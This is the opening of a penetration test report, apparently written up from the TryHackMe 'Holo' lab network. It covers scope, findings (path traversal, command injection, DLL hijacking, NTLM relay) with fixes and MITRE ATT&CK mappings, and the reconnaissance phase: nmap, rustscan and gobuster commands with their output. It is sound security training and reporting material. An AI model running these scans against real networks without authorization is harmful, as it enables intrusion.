BLACK SUN SECURITY

External Penetration Test Report

HOLOLIVE

v.1.2

Services provided to:

HOLO

Prepared By:
Lai Koon Fatt (Austin)
Black Sun Security

Business Confidential

Date: Sept 12th, 2021
Version 1.2

CONFIDENTIALITY Statement

This document is the exclusive property of HOLO and Black Sun Security.

This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HOLO and Black Sun Security.

Black Sun Security may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

DISCLAIMERS

The information presented in this document is provided as is and without warranty.

The assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run.

For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks, and applications.

Version Control

Version	Date	Author	Rationale
0.1	08th September 2021	Austin Lai	First Draft
0.2	11th September 2021	Austin Lai	Added details in Penetration section
0.3	11th September 2021	Austin Lai	Added screenshot in Penetration section
0.4	11th September 2021	Austin Lai	First review
0.5	11th September 2021	Austin Lai	Added Additional Section
0.6	11th September 2021	Austin Lai	Second Review
0.7	11th September 2021	Austin Lai	Organize Appendix 1 & 2 Section
0.8	12th September 2021	Austin Lai	Mask password, hashes, and flags
0.9	12th September 2021	Austin Lai	Final Review
1.0	12th September 2021	Austin Lai	Published and released
1.1	29th September 2021	Austin Lai	Adding more description
1.2	2nd October 2021	Austin Lai	Adding description and changing format

Table of Contents

Business Confidential ---- *2*

CONFIDENTIALITY Statement ---- **2**

DISCLAIMERS ---- **2**

Version Control ---- **3**

Table of Contents ---- *4*

HOLO External Penetration Test Report ---- *7*

Introduction | Purpose ---- **7**

External Penetration Test Scope ---- **7**

Executive Summary ---- **8**

Attack Timeline and Summary ---- **9**

Severity Classification ---- **10**

Summary of Vulnerability ---- **10**

Security Weaknesses and Recommendation ---- **11**

Weak input validation of all web application ---- 11

Recommendation ---- 11

Weak Files, Directories, Services and Binary permission ---- 11

Recommendation ---- 11

Unrestricted Logon Attempts ---- 12

Recommendation ---- 12

Missing Multi-Factor Authentication ---- 12

Recommendation ---- 12

Unquoted service path ---- 12

Recommendation ---- 12

Missing SMB signing enforcement ---- 12

Recommendation ---- 12

Overall Recommendation ---- 13

External Penetration Test Methodologies ---- **13**

Information Gathering ---- 13

MITRE ATT&CK Framework References (Nmap Network Scan) ---- 15

Overall Service Enumeration ---- 16

MITRE ATT&CK Framework References (Nmap Host Scan) ---- 17

Penetration ---- 17

Targeted System: http://dev.holo.live (Web Application) – 10.200.107.33 (Host IP) ---- 17

Nmap Port Scan ---- 17

Web Enumeration ---- 20

Exploitation on LFI ---- 30

First Vulnerability Found ---- 32

MITRE ATT&CK Framework References (Exploit LFI) ---- 34

Targeted System: http://admin.holo.live (Web Application) – 10.200.107.33 (Host IP) ---- 35

Web Enumeration ---- 35

Exploitation on LFI with RCE ---- 36

Reverse Shell Access ---- 37

First Vulnerability Found ---- 38

MITRE ATT&CK Framework References (Exploit LFI with RCE) ---- 40

System Enumeration ---- 40
User.txt ---- 41
MySQL Database Enumeration ---- 43
Escaping Docker Container ---- 47
MITRE ATT&CK Framework References (Escape Docker Container) ---- 50
Host Enumeration ---- 51
Privilege Escalation to Root ---- 51
MITRE ATT&CK Framework References (Privilege Escalation to Root) ---- 52
User.txt ---- 53
Root.txt ---- 54
Host System Enumeration ---- 55
MITRE ATT&CK Framework References (Credential Dumping) ---- 56
Persistent Access (Maintain Access) ---- 57
MITRE ATT&CK Framework References (Persistent Access) ---- 59
Password Cracking ---- 59
MITRE ATT&CK Framework References (Password Cracking) ---- 61
Nmap Network Scan ---- 61
Nmap Host Port Scan ---- 62
10.200.107.30 ---- 63
10.200.107.31 ---- 64
10.200.107.32 ---- 65
10.200.107.35 ---- 66
MITRE ATT&CK Framework References (Nmap Network and Host Port Scan) ---- 67
Network Pivoting ---- 67
MITRE ATT&CK Framework References (Network Pivoting) ---- 70
Targeted System: 10.200.107.31 (Host IP) ---- 70
Web Enumeration ---- 70
MITRE ATT&CK Framework References (Account Discovery) ---- 73
Exploitation on Weak Password Recovery Mechanism ---- 73
Web Flag ---- 78
First Vulnerability Found ---- 78
Exploitation on Unrestricted File Upload ---- 80
Second Vulnerability Found ---- 85
Web Enumeration on Upload Directory ---- 86
Reverse Shell Access ---- 88
Persistent Access (Maintain Access) ---- 89
MITRE ATT&CK Framework References (Persistent Access) ---- 91
Defense Evasion ---- 91
MITRE ATT&CK Framework References (Defense Evasion) ---- 92
Root.txt ---- 92
Credential Dumping ---- 93
MITRE ATT&CK Framework References (Credential Dumping) ---- 94
Targeted System: 10.200.107.35 (Host IP) ---- 94
Lateral Movement ---- 94
MITRE ATT&CK Framework References (Lateral Movement) ---- 95
User.txt ---- 95
Defense Evasion ---- 96
MITRE ATT&CK Framework References (Defense Evasion) ---- 97
Exploitation of DLL Hijacking ---- 97
First Vulnerability Found ---- 100
MITRE ATT&CK Framework References (Exploitation of DLL Hijacking) ---- 102
Stabilize Meterpreter Shell ---- 102
MITRE ATT&CK Framework References (Stabilize Meterpreter Shell) ---- 103
Persistent Access (Maintain Access) ---- 103
Root.txt ---- 104
System Network Enumeration ---- 105
Targeted System: 10.200.107.30 (Host IP) ---- 105
Exploitation on SMB with NTLM Relay Attack ---- 105
First Vulnerability Found ---- 109

MITRE ATT&CK Framework References (Exploitation on SMB with NTLM Relay Attack) ---- 111
Lateral Movement ---- 112
MITRE ATT&CK Framework References (Lateral Movement) ---- 113
Persistent Access (Maintain Access) ---- 113
Root.txt ---- 114
NTLM Hash Dumping ---- 115
Overview of Maintaining Access ---- 116
House Cleaning ---- 116

Conclusion | Summary ---- 117

Additional Items ---- 118
Appendix 1 – References ---- 118
Vulnerabilities References ---- 118
Vulnerabilities Articles ---- 119
Best Practices ---- 119
Tool References ---- 119
Appendix 2 – MITRE ATT&CK Framework ---- 120
Tactics ---- 120
Techniques ---- 121
Sub-techniques ---- 122
Appendix 3 - Trophies ---- 123
Appendix 4 - Meterpreter Usage ---- 123
Appendix 5 - Account Usage ---- 124
Appendix 6 – Additional [tools | binary] Usage ---- 125

HOLO External Penetration Test Report

Introduction | Purpose

HOLO has asked Black Sun Security to perform a detailed security examination of their corporate network (hololive) that contain Active Directory (AD), File Server, Database, and Web Application.

This report is being presented to show the full results of our testing efforts and to make recommendations where appropriate.

External Penetration Test Scope

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge.

The scope of this review was limited to a single corporate network given by HOLO - “hololive”.

Assessment	Details
External Penetration Test	Network = 10.200.107.0/24 Domain = hololive

Our testing included unauthenticated testing to gain initial foothold/access and perform scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

With that, we are pivoting through the network to gain further access eventually gaining access to Domain Controller (AD/DC).

Executive Summary

BLACK SUN SECURITY evaluated HOLO's external security posture through an external network penetration test – "grey-box" web application. The focus of this test is to perform attacks, like those of a hacker and attempt to infiltrate HOLO corporate network – stated in External Penetration Test Scope.

By leveraging a series of attacks, BLACK SUN SECURITY found two (2) critical, two (2) high and two (2) medium severity level of vulnerabilities that allowed full internal network access to the HOLO corporate network.

BLACK SUN SECURITY has classified the level of vulnerabilities based on Severity Classification section and BLACK SUN SECURITY has compiled Summary of Vulnerabilities for HOLO references.

It is highly recommended that HOLO address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

These systems as well as a brief description on how access was obtained are listed in the Attack Summary.

BLACK SUN SECURITY has also included MITRE Adversarial Tactics, Techniques and Common Knowledge (a.k.a. MITRE ATT&CK Framework) in this Penetration Testing Report. The framework reference is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack lifecycle; that will allow HOLO to improve detection of adversaries in the enterprise and better classify the attacks and assess of organization's risk.

Attack Timeline and Summary

Step	Date	System	Action
1	3rd Sept 2021	http://dev.holo.live	Obtained user account credential through CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') by exploiting Local File Inclusion vulnerability.
2	4th Sept 2021	http://admin.holo.live	Got in through CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') by exploiting Local File Inclusion vulnerability with Remote Code Execution.
3	5th Sept 2021	http://10.200.107.31	Got in through CWE-640: Weak Password Recovery Mechanism for Forgotten Password by construct password reset poisoning to reset password of valid user account.
4	6th Sept 2021	10.200.107.35	Got in through CWE-427: Uncontrolled Search Path Element by exploiting vulnerable application found on the system.
5	7th Sept 2021	10.200.107.30	Got in through NIST - CVE-2016-2115 by exploiting SMB session with abusing NTLM relay session from 10.200.107.35.

Severity Classification

This section of the report details the severity classification system used during the assessment.

Severity	Definition
Critical	Vulnerability exists to allow attacker elevated privilege on the system however exploitation may require extra steps
High	Exploitation is straightforward and usually results in system-level compromise and/or could access system directly. It is advised to form a plan of action and patch immediately.
Medium	Medium Severity usually arise because of errors and deficiencies in the configuration. By exploiting these security issues, malicious attackers can access data on the system.
Low	Low Severity include information leakage, configuration errors and a lack of some security measures. They can be combined with other issues of a higher severity level and cause a more severe impact on the target.

Summary of Vulnerability

Severity	Vulnerability
Medium	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
High	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Medium	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
High	CWE-434: Unrestricted Upload of File with Dangerous Type
Critical	CWE-427: Uncontrolled Search Path Element
Critical	NIST - CVE-2016-2115

Security Weaknesses and Recommendation

Weak input validation of all web application

BLACK SUN SECURITY successfully performs local file inclusion, remote code execution and upload malicious files to gain access to the system.

Recommendation

- Encourage HOLO to strengthen the input validation for all web application (especially Hazardous Character) following OWASP Secure Coding Best Practice v2
- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- Additional Reference: Code Execution via Local File Inclusion

Weak Files, Directories, Services and Binary permission

BLACK SUN SECURITY successfully accesses files that should be restricted access and not expose to external network and binary with SUID bit eventually escalate privileged to root access.

Recommendation

- Implement strict access control and data protection stated in OWASP Secure Coding Best Practice v2 to ensure sensitive information is not visible to unauthorized users.
- Impose strict files and directories permission to restrict file access
- Giving least permission for MySQL user to run the service and minimum access permission to the MySQL
- Remove any binary with SUID bit or at least shall not give any binary with SUID bit permission
- Train employee on its correct use of robots.txt can represent good practice for non-security reasons
- Do not rely on robots.txt to provide any kind of protection over unauthorized access
- Additional References: PortSwigger - Robots.txt file

Unrestricted Logon Attempts

During the assessment, BLACK SUN SECURITY performed multiple attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the HOLO admin portal.

Recommendation

- Restrict logon attempts to 3 logon failures

Missing Multi-Factor Authentication

BLACK SUN SECURITY leveraged multiple attacks against HOLO login forms using valid credentials. The use of multi-factor authentication would have prevented full access and required BLACK SUN SECURITY to utilize additional attack methods to gain internal network access.

Recommendation

- Integrate multi-factor authentication services

Unquoted service path

During the assessment, BLACK SUN SECURITY successfully performed DLL injection into one of the vulnerable applications to escalated privileged as administrator.

Recommendation

- Ensure any service with space enclosed with double quote.
- Remove or ensure all application/software/OS are up to date

Missing SMB signing enforcement

During the assessment, BLACK SUN SECURITY successfully performed exploit on SMB session by abusing NTLM relay that allow to gain access to Domain Controller.

Recommendation

- Enable SMB signing enforcement

Overall Recommendation

Black Sun Security recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered later.

External Penetration Test Methodologies

Black Sun Security utilized a widely adopted approach that was also in line with Open Web Application Security Project (OWASP) to performing penetration testing that is effective in testing how well the Holo corporate environment are secure.

Below is a breakout of how Black Sun Security was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.


Information Gathering


The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

During this penetration test, Black Sun Security was tasked with exploiting the specific Holo corporate network that were stated in the External Penetration Test Scope

Based on the given scope of engagement for Holo corporate network (10.200.107.0/24), Black Sun Security has performed a quick nmap scan to gather information on the available assets.

Nmap scan result as below:





Below is the code snippet for nmap scan result:

```
1.  nmap -nvv -sn -oN ./holo-kali-08092021/10.200.107.0-network-scan 10.200.107.0/24 && ./holo-kali-08092021/10.200.107.0-network-scan | grep --color=always -B 1 up
2.
3.  Nmap scan report for 10.200.107.0 [host down, received no-response]
4.  Nmap scan report for 10.200.107.1 [host down, received no-response]
5.  Nmap scan report for 10.200.107.2 [host down, received no-response]
6.  Nmap scan report for 10.200.107.3 [host down, received no-response]
7.  Nmap scan report for 10.200.107.4 [host down, received no-response]
8.  Nmap scan report for 10.200.107.5 [host down, received no-response]
9.  Nmap scan report for 10.200.107.6 [host down, received no-response]
10. Nmap scan report for 10.200.107.7 [host down, received no-response]
11. Nmap scan report for 10.200.107.8 [host down, received no-response]
12. Nmap scan report for 10.200.107.9 [host down, received no-response]
13. Nmap scan report for 10.200.107.10 [host down, received no-response]
14. Nmap scan report for 10.200.107.11 [host down, received no-response]
15. Nmap scan report for 10.200.107.12 [host down, received no-response]
16. Nmap scan report for 10.200.107.13 [host down, received no-response]
17. Nmap scan report for 10.200.107.14 [host down, received no-response]
```

```
18. Nmap scan report for 10.200.107.15 [host down, received no-response]
19. Nmap scan report for 10.200.107.16 [host down, received no-response]
20. Nmap scan report for 10.200.107.17 [host down, received no-response]
21. Nmap scan report for 10.200.107.18 [host down, received no-response]
22. Nmap scan report for 10.200.107.19 [host down, received no-response]
23. Nmap scan report for 10.200.107.20 [host down, received no-response]
24. Nmap scan report for 10.200.107.21 [host down, received no-response]
25. Nmap scan report for 10.200.107.22 [host down, received no-response]
26. Nmap scan report for 10.200.107.23 [host down, received no-response]
27. Nmap scan report for 10.200.107.24 [host down, received no-response]
28. Nmap scan report for 10.200.107.25 [host down, received no-response]
29. Nmap scan report for 10.200.107.26 [host down, received no-response]
30. Nmap scan report for 10.200.107.27 [host down, received no-response]
31. Nmap scan report for 10.200.107.28 [host down, received no-response]
32. Nmap scan report for 10.200.107.29 [host down, received no-response]
33. Nmap scan report for 10.200.107.30 [host down, received no-response]
34. Nmap scan report for 10.200.107.31 [host down, received no-response]
35. Nmap scan report for 10.200.107.32 [host down, received no-response]
36. Nmap scan report for 10.200.107.33
37. Host is up, received syn-ack (0.33s latency).
38. Nmap scan report for 10.200.107.34 [host down, received no-response]
39. [---OMMITED---]
40. Read data files from: /usr/bin/../share/nmap
41. # Nmap done at Wed Sep  8 22:37:08 2021 -- 256 IP addresses (2 hosts up) scanned in 15.38 seconds
42.
43. Nmap scan report for 10.200.107.33
44. Host is up, received syn-ack (0.33s latency).
```

MITRE ATT&CK Framework References (Nmap Network Scan)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to perform nmap network scan on 10.200.107.0/24 as listed below:

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks

Overall Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems.

This is valuable for an attacker as it provides detailed information on potential attack vectors into a system.

Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
Container IP: 192.168.100.100 Host IP: 10.200.107.33	TCP: 22,80,33060
Container Interface: 192.168.100.1 Host Interface: 10.200.107.33	TCP: 22,3306,8080
Host IP: 10.200.107.31	TCP: 22,80,135,139,443,445,3306,3389
Host IP: 10.200.107.35	TCP: 80,135,139,445,3389
Host IP: 10.200.107.30	TCP: 53,80,88,135,139,389,445,3389
Host IP: 10.200.107.32	TCP: 135,139,445,3389

MITRE ATT&CK Framework References (Nmap Host Scan)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to perform nmap host scan on target system as listed below:

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Technique - T1592 - Gather Victim Host Information
- Technique - T1590 - Gather Victim Network Information
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses

Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems.

During this penetration test, Black Sun Security was able to successfully gain access to 5 out of 6 systems

Targeted System: http://dev.holo.live (Web Application) – 10.200.107.33 (Host IP)


Nmap Port Scan

Black Sun Security has identified host alive (10.200.107.33) based on the nmap scan result from Information Gathering and perform a detail rustscan with the rustscan command as shown below.

```
1. sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC --script=safe,default,discovery,version,vuln | sudo tee rustscan-full-result-10.200.107.33
```

RustScan is a modern take on the port scanner and acting as extension of nmap as well.

Below is the result of rustscan:



```
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.200.107.33:80/
|     Form id:
|_    Form action: http://www.holo.live/
|_http-date: Thu, 09 Sep 2021 02:40:49 GMT; 0s from local time.
|_http-devframework: Wordpress detected. Found common traces on /
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
| http-enum:
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 5.5.3
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /readme.html: Interesting, a readme.
|_  /0/: Potentially interesting folder
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-generator: WordPress 5.5.3
| http-grep:
|   (1) http://10.200.107.33:80/:
|     (1) ip:
|_      + 192.168.100.138
| http-headers:
|   Date: Thu, 09 Sep 2021 02:40:48 GMT
|   Server: Apache/2.4.29 (Ubuntu)
|   X-UA-Compatible: IE=edge
|   Link: <http://www.holo.live/index.php/wp-json/>; rel="https://api.w.org/"
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
```

```
|
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
| http-php-version: Logo query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_Credits query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-robots.txt: 21 disallowed entries
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
| /var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
| /var/www/wordpress/wp-config-sample.php /var/www/wordpress/wp-cron.php
| /var/www/wordpress/wp-links-opml.php /var/www/wordpress/wp-login.php
|_/var/www/wordpress/wp-settings.php /var/www/wordpress/wp-trackback.php
|_http-security-headers:
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-sitemap-generator:
|   Directory structure:
```

```
| http-vhosts:
|_128 names had status 200
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   plugins
|     akismet
|   themes
|     generatepress 2.4.2
|_    twentyseventeen 2.4
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
```

```
33060/tcp open  mysqlx? syn-ack ttl 63
|_banner: \x05\x00\x00\x00\x0B\x08\x05\x1A\x00
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

Below is the full code snippet for rustscan result:

```
1.          sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC --
script=safe,default,discovery,version,vuln | sudo tee rustscan-full-result-10.200.107.33
2.
3.          .----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
4           | {} }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
```

From the rustscan result we know the port open of our target system as below:

- TCP: 22, 80, 33060

Web Enumeration


In the meantime, let's fire up gobuster dir search on our target system with the gobuster command below:

```
1.  sudo gobuster -t 15 --delay 100ms dir -e -u "http://10.200.107.33" -o TryHackMe-gobuster-dir-10.200.107.33 -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt
```

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 buckets

Below is the gobuster result for 10.200.107.33:



From the rustscan result as well, we have a few details worth to check out:

- robots.txt - however it does not contain useful information
- We got the hostname and domain - holo.live and www.holo.live

Let's add the hostname and domain of our target system into host file on our attacker machine using command below:

```
1. sudo sed -i.bak '$a10.200.107.33 holo.live www.holo.live' /etc/hosts && cat /etc/hosts && ls -l /etc/hosts*
```

We also fire up gobuster vhost scan to check if there is additional sub-domain can be found using command below:

```
1. sudo gobuster -t 15 --delay 100ms vhost -u "holo.live" -o TryHackMe-gobuster-vhost-holo.live -w
   ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/subdomains-top1million-110000.txt
```

